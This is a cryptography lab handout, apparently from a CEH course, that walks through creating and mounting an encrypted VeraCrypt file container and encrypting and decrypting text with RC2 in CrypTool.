  - Basic Disk Encryption Using [\*\*VeraCrypt\*\*](#)
  - Lab Objective
    - This lab will give you experience in encrypting data and show you how to do so. It will teach you how to:

\* Create a virtual encrypted disk with a file



In VeraCrypt main window  
Click **Create Volume**.

In VeraCrypt Volume Creation Wizard window  
Select **Create an encrypted file container** to create a virtual encrypted disk within a file.  
Click **Next** after selecting the radio button.

In the Volume Type Wizard  
Select **Standard VeraCrypt volume**. This creates a normal VeraCrypt volume. Click **Next** to proceed.

In the Volume Location Wizard  
Click **Select File....**

In **Specify Path and File Name**

Navigate to the desired location, provide the File name as **MyVolume**, and click **Save**.

After saving the file, the location of file containing the VeraCrypt volume is set; click **Next**.

In the **Encryption Options** wizard, select the **AES** Encryption Algorithm and **SHA-512** Hash Algorithm, and click **Next**.

In the **Volume Size**

Specify the size of the VeraCrypt container as **2 megabytes** and click Next.

In the Volume Password

Provide a good password in the **Password** field, retype in the **Confirm** field, and click **Next**. In this lab, the password used is **qwerty@123**.

Move your mouse as randomly as possible within the Volume Creation Wizard window for at least **30** seconds. Click **Format**.

After clicking **Format**, VeraCrypt will create a file called **MyVolume** in the provided location.

The file depends on the VeraCrypt container (it will contain the encrypted VeraCrypt volume).

Click **Exit**.

The VeraCrypt main window appears; select a drive (here **I:**), and click **Select File....**

In Select a VeraCrypt Volume window  
Navigate to **C:\Users\Administrators\Desktop**, click **MyVolume** and click **Open**.

The window closes and you are returned to the VeraCrypt window. Click **Mount**.

In The **Enter Password** dialog-box

Type the password you specified earlier for this volume in the Password input field, and click **OK**.

MyVolume has successfully mounted the container as a virtual disk (I:). The virtual disk is entirely encrypted and behaves like a real disk.

You can **copy** or **move** files to his virtual disk and they will be encrypted.

Switch to VeraCrypt window, click **Dismount** and then click **Exit**.

The I:\ located in **This PC** disappears.

- Exercise 7

#### Basic Data Encryption Using CrypTool

- Lab Objective

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- \* Use encrypting/decrypting command
- \* Visualize several algorithms
- \* Calculate hash values and analysis

- Encryption

In the main window of CrypTool

Close the **startingexample-en.txt** window.

To encrypt data

Click the **File** option from the menu bar and select **New**.

Type some content in the opened **Unnamed1 Notepad** of CrypTool. You will be encrypting this content.

Select **Encrypt/Decrypt > Symmetric (modern) > RC...** in the Menu bar.

In The **Key Entry: RC2** dialog box

Select Key length (here, **8 bits**) from the drop down list.

Enter the key using hexadecimal characters (05) and click **Encrypt**.

The RC2 encryption of Unnamed1 notepad displays. To save the **File**, click File in the menu bar, and select **Save**.

Assume that you are the intended recipient (working on Windows 10) of the Encrypted file through the shared network drive.

- Decryption

Switch to Windows 10

Navigate to Z:\CEHv10\ Module 20 Cryptography\Cryptanalysis Tools\CrypTool, copy **Cry-RC2-Unnamed1.hex** file and save it to **Desktop**.

In CrypTool

To Decrypt the Data, click **File** in the menu bar, and select **Open...**

Navigate to **Encrypt/Decrypt > Symmetric (modern) > RC2...** from the menu bar

In The **Key Entry: RC2**

Select **Key length** (here, **8 bits**) from the drop-down list

Enter the hexadecimal key (**05**) that was used to encrypt the file and click **Decrypt**.